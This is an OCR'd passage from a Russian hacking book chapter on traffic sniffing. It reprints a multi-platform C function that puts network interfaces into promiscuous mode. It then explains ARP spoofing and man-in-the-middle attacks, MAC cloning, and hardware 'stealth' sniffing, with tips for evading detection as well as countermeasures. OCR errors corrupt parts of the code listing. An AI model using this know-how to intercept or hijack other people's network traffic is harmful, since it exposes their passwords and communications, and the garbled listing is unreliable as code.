


Рис. 19.3. Сниффер за работой

Операционные системы семейства UNIX блокируют прямой доступ к оборудованию с прикладного уровня (так что перепрограммировать сетевую карту просто так не удастся), однако все же предоставляют специальные рычаги для перевода интерфейса в неразборчивый режим; правда, в различных UNIX'ах эти рычаги сильно неодинаковы, что существенно усложняет нашу задачу.

В состав BSD входит специальный пакетный фильтр (*BPF — BSD Packet Filter*), поддерживающий гибкую схему выборочного перехвата чужих пакетов и соответствующий устройству /dev/bpf. Перевод интерфейса в неразборчивый режим осуществляется посредством IOCTL и выглядит приблизительно так: `ioctl(fd, BIOCPROMISC, 0)`, где fd — дескриптор интерфейса, а BIOCPROMISC — управляющий IOCTL-код. В Solaris'е все осуществляется аналогично, не совпадает только IOCTL-код, и устройство называется не bpf, а hme. Похожим образом ведет себя и SUNOS, предоставляющая потоковый драйвер псевдоустройства nit, также называемый *краником в сетевом интерфейсе* (*Network Interface Tap*, *NIT*). В отличие от пакетного фильтра BPF, потоковый фильтр NIC перехватывает только входящие пакеты, позволяя исходящим прошмыгнуть мимо него. К тому же он намного медленнее работает. Иную схему гра-

бежа трафика реализует LINUX, поддерживающая специальные IOCTL-коды для взаимодействия с сетью на уровне драйверов. Просто создайте сырой сокет вызовом socket (PF_PACKET, SOCK_RAW, int protocol) и переведите связанный с ним интерфейс в неразборчивый режим –ifr.ifr_flags |= IFF_PROMISC; ioctl (s, SIOCGIFFLAGS, ifr), где s — дескриптор сокета, а ifr — интерфейс.

Ниже приводится полностью готовая к употреблению функция, подготавливающая сырой сокет к работе с переводом интерфейса в неразборчивый режим и поддерживающая большое количество различных операционных систем (листинг 19.1), как-то: SUN OS, LUNUX, Free BSD, IRIX и Solaris, выдернутая из сниффера, исходный текст которого можно найти по адресу: http://packetstormsecurity.org/sniffers/gdd13.c.

Листинг 19.1. Создание сырого сокета (дескриптора) с переводом интерфейса в неразборчивый режим

```
/*=========================================================
  Ethernet Packet Sniffer 'GreedyDog' Version 1.30
  The Shadow Penguin Security (http://shadowpenguin.backsection.net)
  Written by UNYUN (unewn4th@usa.net)

#ifdef SUNOS4 /*--------< SUN OS4 >-----------*/
#define    NIT_DEV            "/dev/nit"                  */
#define    DEFAULT_NIC        "le0"                       */
#define    CHUNKSIZE           4096                       */
#endif

#ifdef LINUX   /*--------< LINUX >-------------*/
#define    NIT_DEV            ""
#define    DEFAULT_NIC        "eth0"                      */
#define    CHUNKSIZE          32000                       */
#endif

#ifdef FREEBSD /*--------< FreeBSD >-----------*/
#define    NIT_DEV            "/dev/bpf"                  */
#define    DEFAULT_NIC        "ed0"                       */
#define    CHUNKSIZE          32000                       */
#endif

#ifdef IRIX /*-----------< IRIX >--------------*/
#define    NIT_DEV            ""
#define    DEFAULT_NIC        ""
#define    CHUNKSIZE          60000                        */
#define    ETHERHDRPAD        RAW_HDRPAD(sizeof(struct ether_header))
#endif

#ifdef SOLARIS /*--------< Solaris >-----------*/
#define    NIT_DEV            "/dev/hme"                   */
#define    DEFAULT_NIC        ""
#define    CHUNKSIZE          32768                        */
#endif
```

```
#define    S_DEBUG                                          */
#define    SIZE_OF_ETHHDR     14                            */
#define    LOGFILE            "./snif.log"                  */
#define    TMPLOG_DIR          "/tmp/"                      */

struct conn_list{
    struct conn_list    *next_p:
    char                 sourceIP[16].destIP[16]:
    unsigned long        sourcePort.destPort:
}:

struct conn_list *cl: struct conn_list *org_cl:

#ifdef SOLARIS
    int       strgetmsg(fd. ctlp. flagsp. caller)
    int       fd:
    struct    strbuf  *ctlp:
    int       *flagsp:
    char      *caller:
    {
        int    rc:
        static    char errmsg[80]:

        *flagsp = 0:
        if ((rc=getmsg(fd.ctlp.NULL.flagsp))<0) return(-2):
        if (alarm(0)<0) return(-3):
        if ((rc&(MORECTL|MOREDATA))==(MORECTL|MOREDATA)) return(-4):
        if (rc&MORECTL) return(-5):
        if (rc&MOREDATA) return(-6):
        if (ctlp->len<sizeof(long)) return(-7):
        return(0):
    }
#endif

int     setnic_promisc(nit_dev.nic_name)
char    *nit_dev:
char    *nic_name:
{
    int sock: struct ifreq f:

#ifdef SUNOS4
    struct strioctl si: struct timeval timeout:
    u_int chunksize = CHUNKSIZE: u_long if_flags = NI_PROMISC:

    if ((sock = open(nit_dev. O_RDONLY)) < 0)        return(-1):
    if (ioctl(sock. I_SRDOPT. (char *)RMSGD) < 0)    return(-2):
    si.ic_timout = INFTIM:
    if (ioctl(sock. I_PUSH. "nbuf") < 0)             return(-3):
```

продолжение

Листинг 19.1 *(продолжение)*

```
    timeout.tv_sec = 1; timeout.tv_usec = 0; si.ic_cmd = NIOCSTIME;
    si.ic_len = sizeof(timeout), si.ic_dp  = (char *)&timeout;
    if (ioctl(sock, I_STR, (char *)&si) < 0)     return(-4);

    si.ic_cmd = NIOCSCHUNK; si.ic_len = sizeof(chunksize);
    si.ic_dp  = (char *)&chunksize;
    if (ioctl(sock, I_STR, (char *)&si) < 0)        return(-5);

    strncpy(f.ifr_name, nic_name, sizeof(f.ifr_name));
    f.ifr_name[sizeof(f.ifr_name) - 1] = '\0'; si.ic_cmd = NIOCBIND;
    si.ic_len = sizeof(f); si.ic_dp  = (char *)&f;
    if (ioctl(sock, I_STR, (char *)&si) < 0)        return(-6);

    si.ic_cmd = NIOCSFLAGS; si.ic_len = sizeof(if_flags);
    si.ic_dp  = (char *)&if_flags;
    if (ioctl(sock, I_STR, (char *)&si) < 0)      return(-7);
    if (ioctl(sock, I_FLUSH, (char *)FLUSHR) < 0) return(-8);
#endif

#ifdef LINUX
    if ((sock=socket(AF_INET,SOCK_PACKET,768))<0) return(-1);
    strcpy(f.ifr_name, nic_name);    if (ioctl(sock,SIOCGIFFLAGS,&f)<0) return(-2);
    f.ifr_flags |= IFF_PROMISC;      if (ioctl(sock,SIOCSIFFLAGS,&f)<0) return(-3);
#endif
#ifdef FREEBSD
    char device[12]; int n=0; struct bpf_version bv; unsigned int size;

    do{
        sprintf(device,"%s%d",nit_dev,n++); sock=open(device,O_RDONLY);
    } while(sock<0 && errno==EBUSY);
    if(ioctl(sock,BIOCVERSION,(char *)&bv)<0) return(-2);
    if((bv.bv_major!=BPF_MAJOR_VERSION)||(bv.bv_minor<BPF_MINOR_VERSION))return -3;
    strncpy(f.ifr_name,nic_name,sizeof(f.ifr_name));
    if(ioctl(sock,BIOCSETIF,(char *)&f)<0) return-4;
    ioctl(sock,BIOCPROMISC,NULL);if(ioctl(sock,BIOCGBLEN,(char *)&size)<0)return-5;
#endif

#ifdef IRIX
    struct sockaddr_raw sr; struct snoopfilter sf;
    int size=CHUNKSIZE,on=1; char *interface;
    if((sock=socket(PF_RAW,SOCK_RAW,RAWPROTO_SNOOP))<0) return -1;
    sr.sr_family = AF_RAW; sr.sr_port = 0;
    if (!(interface=(char *)getenv("interface")))
    memset(sr.sr_ifname,0,sizeof(sr.sr_ifname));
    else strncpy(sr.sr_ifname,interface,sizeof(sr.sr_ifname));
    if(bind(sock,&sr,sizeof(sr))<0) return(-2); memset((char *)&sf,0,sizeof(sf));
    if(ioctl(sock,SIOCADDSNOOP,&sf)<0) return(-3);
```

```
    setsockopt(sock,SOL_SOCKET,SO_RCVBUF,(char *)&size,sizeof(size));
    if(ioctl(sock,SIOCSNOOPING,&on)<0) return(-4);
#endif

#ifdef SOLARIS
    long buf[CHUNKSIZE]; dl_attach_req_t ar; dl_promiscon_req_t pr;
    struct strioctl si; union DL_primitives *dp; dl_bind_req_t bind_req;
    struct strbuf c; int flags;

    if ((sock=open(nit_dev,2))<0) return(-1);

    ar.dl_primitive=DL_ATTACH_REQ; ar.dl_ppa=0; c.maxlen=0;
    c.len=sizeof(dl_attach_req_t); c.buf=(char *)&ar;
    if (putmsg(sock,&c,NULL,0)<0) return(-2);

    c.maxlen=CHUNKSIZE; c.len=0; c.buf=(void *)buf;
    strgetmsg(sock,&c,&flags,"dlokack"); dp=(union DL_primitives *)c.buf;
    if (dp->dl_primitive != DL_OK_ACK) return(-3);

    pr.dl_primitive=DL_PROMISCON_REQ; pr.dl_level=DL_PROMISC_PHYS; c.maxlen = 0;
    c.len=sizeof(dl_promiscon_req_t); c.buf=(char *)&pr;
    if (putmsg(sock,&c,NULL,0)<0) return(-4);

    c.maxlen=CHUNKSIZE; c.len=0; c.buf=(void *)buf;
    strgetmsg(sock,&c,&flags,"dlokack"); dp=(union DL_primitives *)c.buf;
    if (dp->dl_primitive != DL_OK_ACK) return(-5);

    bind_req.dl_primitive=DL_BIND_REQ; bind_req.dl_sap=0x800;
    bind_req.dl_max_conind=0; bind_req.dl_service_mode=DL_CLDLS;
    bind_req.dl_conn_mgmt=0; bind_req.dl_xidtest_flg=0; c.maxlen=0;
    c.len=sizeof(dl_bind_req_t); c.buf=(char *)&bind_req;
    if (putmsg(sock,&c,NULL,0)<0) return(-6);

    c.maxlen=CHUNKSIZE; c.len=0; c.buf=(void *)buf;
    strgetmsg(sock,&c,&flags,"dlbindack"); dp=(union DL_primitives *)c.buf;
    if (dp->dl_primitive != DL_BIND_ACK) return(-7);

    si.ic_cmd=DLIOCRAW; si.ic_timout=-1; si.ic_len=0; si.ic_dp=NULL;
    if (ioctl(sock, I_STR, &si)<0) return(-8);
    if (ioctl(sock,I_FLUSH,FLUSHR)<0) return(-9);
#endif
    return(sock);
}
```

ОБНАРУЖЕНИЕ ПАССИВНОГО ПЕРЕХВАТА

Перевод интерфейса в неразборчивый режим не проходит бесследно и легко обнаруживается утилитой ipconfig, отображающей его статус; правда, для этого

администратор должен иметь возможность удаленного запуска программ на машине атакующего. Впрочем, атакующий может легко этому воспрепятствовать или модифицировать код ipconfig (и других аналогичных ей утилит) так, чтобы она выдавала подложные данные. Кстати говоря, засылая сниффер на чужой компьютер, помните, что его присутствие в подавляющем большинстве случаев обнаруживается именно по ipconfig!

Многие легальные снифферы автоматически резолвят все полученные IP-адреса, выдавая атакующего с головой. Администратор посылает пакет на несуществующий MAC-адрес от/на несуществующего IP. Узел, поинтересовавшийся доменным именем данного IP, и будет узлом атакующего. Естественно, если атакующий использует собственный сниффер, вырубит DNS в настройках сетевого соединения или оградит себя локальным брандмауэром, администратор останется наедине со своей задницей.

Как вариант, администратор может послать на несуществующий MAC-адрес пакет, предназначенный для атакующего (с действительным IP-адресом и портом отвечающей службы, например ICMP ECHO, более известной как ping). Работая в неразборчивом режиме, сетевая карта передаст такой пакет на IP-уровень, и тот будет благополучно обработан системой, автоматически генерирующей эхо-ответ. Чтобы не угодить в ловушку, атакующий должен отключить ICMP и закрыть все TCP-порты, что можно сделать с помощью того же брандмауэра — конечно, при условии, что тот не открывает никаких дополнительных портов (а большинство брандмауэров их открывают).

Между прочим, грабеж трафика требует ощутимых процессорных ресурсов, и машина начинает заметно тормозить. Ну тормозит и тормозит — какие проблемы? А вот какие. Администратор делает узлу атакующего ping и засекает среднее время отклика. Затем направляет шторм пакетов на несуществующие (или существующие) MAC-адреса, после чего повторяет ping вновь. Изменение времени отклика полностью демаскирует факт перехвата, и чтобы этому противостоять, атакующий должен либо запретить ICMP ECHO (но это вызовет серьезные подозрения), либо стабилизировать время отклика, вставляя то или иное количество холостых задержек (для этого ему придется модифицировать код эхо-демона).

Разумеется, существуют и другие способы обнаружения пассивного перехвата трафика, однако и перечисленных вполне достаточно, чтобы убедиться в его небезопасности. Например, администратор пускает по сети подложный пароль, якобы принадлежащий root'у, а сам залегает в засаду и ждет, какой зверь на это клюнет, после чего направляет по соответствующему адресу бригаду каратистов быстрого реагирования.

АКТИВНЫЙ ПЕРЕХВАТ, ИЛИ ARP-SPOOFING

Отправляя пакет на заданный IP-адрес, мы, очевидно, должны доставить его какому-то узлу. Но какому? Ведь сетевая карта оперирует исключительно фи-

зическими MAC-адресами, а про IP ничего не знает! Следовательно, нам необходима таблица соответствия MAC- и IP-адресов. Построением такой таблицы занимается операционная система, и делает это она при помощи протокола *ARP* (Address Resolution Protocol — протокол разрешения адресов). Если физический адрес получателя неизвестен, в сеть отправляется широковещательный запрос типа «обладатель данного IP, сообщите свой MAC». Получив ответ, узел заносит его в локальную ARP-таблицу, для надежности периодически обновляя ее (фактически, ARP-таблица представляет собой обыкновенный кэш). В зависимости от типа операционной системы и ее конфигурации интервал обновления может варьироваться от 30 секунд до 20 минут.

Никакой авторизации для обновления ARP-таблицы не требуется; более того, большинство операционных систем благополучно переваривают ARP-ответы, даже если им не предшествовали соответствующие ARP-запросы (SUNOS — одна из немногих, кто не позволяет обмануть себя подобным образом, и потому подложный ARP-пакет должен быть отправлен только после соответствующего ARP-запроса, но до прихода подлинного ответа).

Для захвата чужого IP атакующему достаточно послать подложный ARP-запрос, который может быть как целенаправленным, так и широковещательным (для отправки/приема ARP-пакетов необходим доступ к сырым сокетам или специальному API операционной системы, подробности можно найти в утилите arp). Допустим, атакующий хочет перехватить трафик между узлами «А» и «В». Он посылает узлу «А» подложный ARP-ответ, содержащий IP-адрес узла «В» и свой MAC-адрес, а узлу «В» — ARP-ответ с IP-адресом узла «А» и своим MAC-адресом. Оба узла обновляют свои ARP-таблицы, и все отправляемые ими пакеты попадают на узел злоумышленника, который либо блокирует, либо доставляет их получателю (возможно, в слегка измененном виде, то есть работает как proxy). Если послать подложный ARP-пакет маршрутизатору, атакующий сможет перехватывать и пакеты, приходящие извне данного сегмента сети. Атака такого типа называется *MiM* (*Man In Middle* — мужик в середине) и схематично изображена на рис. 19.4.




Рис. 19.4. Атака типа MiM позволяет перехватывать трафик даже в сетях с интеллектуальным хабом

Как вариант, можно послать подложный ARP-ответ с несуществующим MAC-адресом, тогда связь между «A» и «B» будет утеряна; впрочем, через некоторое время она автоматически восстановится вновь (ведь ARP-таблица динамически обновляется!), и чтобы этого не произошло, атакующий должен направить на жертву мощный шторм подложных пакетов (рис. 19.5).




Рис. 19.5. Разрыв соединения между узлами

Кстати о штормах. Если маршрутизатор не успевает маршрутизировать поступающие пакеты, он автоматически переключается в широковещательный режим, становясь обычным хабом. Загрузив маршрутизатор работой по самые помидоры (или дождавшись пиковой загрузки сети), атакующий может преспокойно сниффать трафик и в пассивном режиме.

ОБНАРУЖЕНИЕ АКТИВНОГО ПЕРЕХВАТА

Активная природа ARP-атаки демаскирует злоумышленника, и сетевые анализаторы типа **arpwatch** легко обнаруживают перехват (рис. 19.6). Они грабят все пролетающие по сети пакеты (то есть работают как сниффер), вытаскивают ARP-ответы и складывают их в базу данных, запоминая, какому MAC-адресу какой IP принадлежит. При обнаружении несоответствия администратору отправляется e-mail, к моменту получения которого нарушитель обычно успевает скрыться со всем награбленным трафиком. К тому же в сетях с DHCP (сервером динамической раздачи IP-адресов) arpwatch выдает большое количество ложных срабатываний, так как одному и тому же MAC-адресу назначаются различные IP-адреса.

Некоторые операционные системы самостоятельно обнаруживают факт захвата своего IP-адреса посторонним узлом, но только в том случае, если злоумышленник использовал широковещательную рассылку (он что, дурак?!). К тому же, по малопонятным для меня мотивам, ось не отправляет ARP-ответ, отбирая похищенный IP-назад, а просто отделывается многоэтажным предупреждением, смысл которого до рядового пользователя все равно не дойдет (спросите свою секретаршу, что такое айпи и чем он отличается от фаллоса).

Статическая ARP-таблица, формируемая вручную, в этом плане выглядит намного более привлекательной; правда, даже после перехода на нее многие операционные системы продолжают принимать подложные ARP-ответы, безропотно отдавая себя в лапы злоумышленника, и убедить их не делать этого очень трудно, особенно если вы не гуру.





Рис. 19.6. Перехват подложного ARP-запроса

КЛОНИРОВАНИЕ КАРТЫ

Физический адрес сетевой карты обычно жестко прошит в ПЗУ, и по стандарту никакой MAC не может использоваться дважды. Тем не менее всякое ПЗУ можно перепрограммировать (особенно если это перепрограммируемое ПЗУ типа EEPROM, каким на новых картах оно обычно и бывает). К тому же некоторые карты позволяют изменять свой MAC вполне легальными средствами (например, все той же многострадальной ipconfig). Наконец, заголовок Ethernet-пакета формируется программными, а не аппаратными средствами, поэтому нечестный драйвер может запросто прописать чужой MAC!

Клонирование MAC-адреса позволяет перехватывать трафик даже без присвоения чужого IP и без перевода карты в неразборчивый режим.



ОБНАРУЖЕНИЕ КЛОНИРОВАНИЯ И ПРОТИВОСТОЯНИЕ ЕМУ

Факт клонирования легко обнаружить с помощью протокола *RARP* (Reverse ARP), позволяющего определить, какой IP-адрес соответствует данному MAC'у. Каждому MAC'у должен соответствовать только один IP-адрес, в противном случае здесь что-то не так. Естественно, если атакующий не только клонирует MAC, но и захватит IP, этот прием не сработает.

Качественные маршрутизаторы позволяют *биндить* порты (bind — связывание), закрепляя за каждым «поводом» строго определенный MAC и обессмысливая тем самым его клонирование последнего.

ПЕРЕХВАТ ТРАФИКА НА DIAL-UP'E

Для перехвата трафика на модемном подключении через обычную или электронную АТС (то есть не через кабельный модем) необходимо перепрограммировать маршрутизатор, находящийся у провайдера, что не так-то просто сделать; однако у большинства провайдеров он так криво настроен, что посторонний трафик сыплется сам — только успевай принимать. В основном он состоит из обрывков бессвязного мусора, но порой в нем встречается кое-что интересное (например, пароли на почтовые ящики).

С другой стороны, перехват Dial-Up-трафика позволяет исследовать все пакеты, принимаемые/отправляемые вашей машиной. Когда огонек модема возбуждающе мигает, но ни браузер, ни почтовый клиент, ни файлокачалка не активны — разве не интересно узнать, какая зараза ломится в сеть, что и куда она передает? Вот тут-то локальный сниффер и помогает!

Не все снифферы поддерживают соединения типа PPP, хотя с технической точки зрения это даже проще, чем грабить Ethernet. Переводить сетевую карту в неразборчивый режим не нужно, достаточно лишь сформировать сырой IP-сокет. Правда, если операционная система создает для PPP-соединения виртуальный

сетевой адаптер, то ситуация становится неоднозначной. Некоторые драйверы требуют перехода в неразборчивый режим, некоторые — нет. За подробностями обращайтесь к документации на свою операционную систему.

КОГДА СНИФФЕР БЕСПОЛЕЗЕН


В последнее время наблюдается устойчивая тенденция перехода на протоколы аутентификации, устойчивые к перехвату трафика, которые никогда не передают готовый к употреблению пароль по сети. Вместо этого передается его хэш, причем каждый раз разный (то есть повторное использование добытого хэша невозможно).


Аутентификация осуществляется приблизительно так. Клиент передает серверу свой логин (обычно открытым текстом), сервер извлекает из своей базы соответствующий хэш, генерирует случайную последовательность байтов (challenge) и передает ее клиенту. Клиент вычисляет хэш своего пароля, шифрует его ключом challenge, возвращая результат своей жизнедеятельности серверу. Сервер выполняет аналогичную операцию и сравнивает ее с ответом клиента, после чего либо дает добро, либо отправляет пользователя восвояси.

Операция шифрования хэша необратима, а ее лобовой подбор требует значительного времени, что обессмысливает перехват трафика.

STEALTH-СНИФФИНГ

Чтобы сниффать трафик и гарантированно остаться незамеченным, достаточно настроить карту только на прием пакетов, запретив передачу на аппаратном уровне. На картах с витой парой для этого достаточно просто перерезать передающие провода — обычно оранжевого цвета (рис. 19.7). И хотя существует оборудование, позволяющее засечь левое подключение, подавляющему большинству организаций оно недоступно, поэтому реальная угроза разоблачения хакера исчезающе мала.








Рис. 19.7. Легкий взмах ножницами превращает обычную карту в stealth

Разумеется, stealth-сниффинг поддерживает только пассивный перехват, и потому в сетях с интеллектуальным хабом придется дожидаться пиковой загруз-

ки последнего, при которой он дублирует поступающие данные на все порты, как обычный хаб.

ССЫЛКИ

ETTERCAP

Мощный сниффер, реализующий атаку Man In Middle (рис. 19.8). Абсолютно бесплатен. Распространяется в исходных текстах. Основное оружие хакера.

http://ettercap.sourceforge.net




Рис. 19.8. Главное меню программы ETTERCAP

ARPOISON

Утилита для генерации и отправки подложных ARP-пакетов с заданными MAC- и IP-адресами. Надежное средство борьбы с интеллектуальными хабами. Бесплатна. Распространяется в исходных текстах.

http://arpoison.sourceforge.net/

ARPMONIROR

Программа для слежения за ARP-запросами/ответами. В основном используется администраторами для мониторинга сети и выявления людей с лишними яйцами. Бесплатна.

http://planeta.terra.com.br/informatica/gleicon/code/index.html

REMOTE ARPWATCH

Автоматизированное средство выявления активного перехвата. Следит за целостностью ARP-таблиц всех членов сети и оперативно уведомляет администратора о подозрительных изменениях. Бесплатна.

http://www.raccoon.kiev.ua/projects/remarp/

FAQ

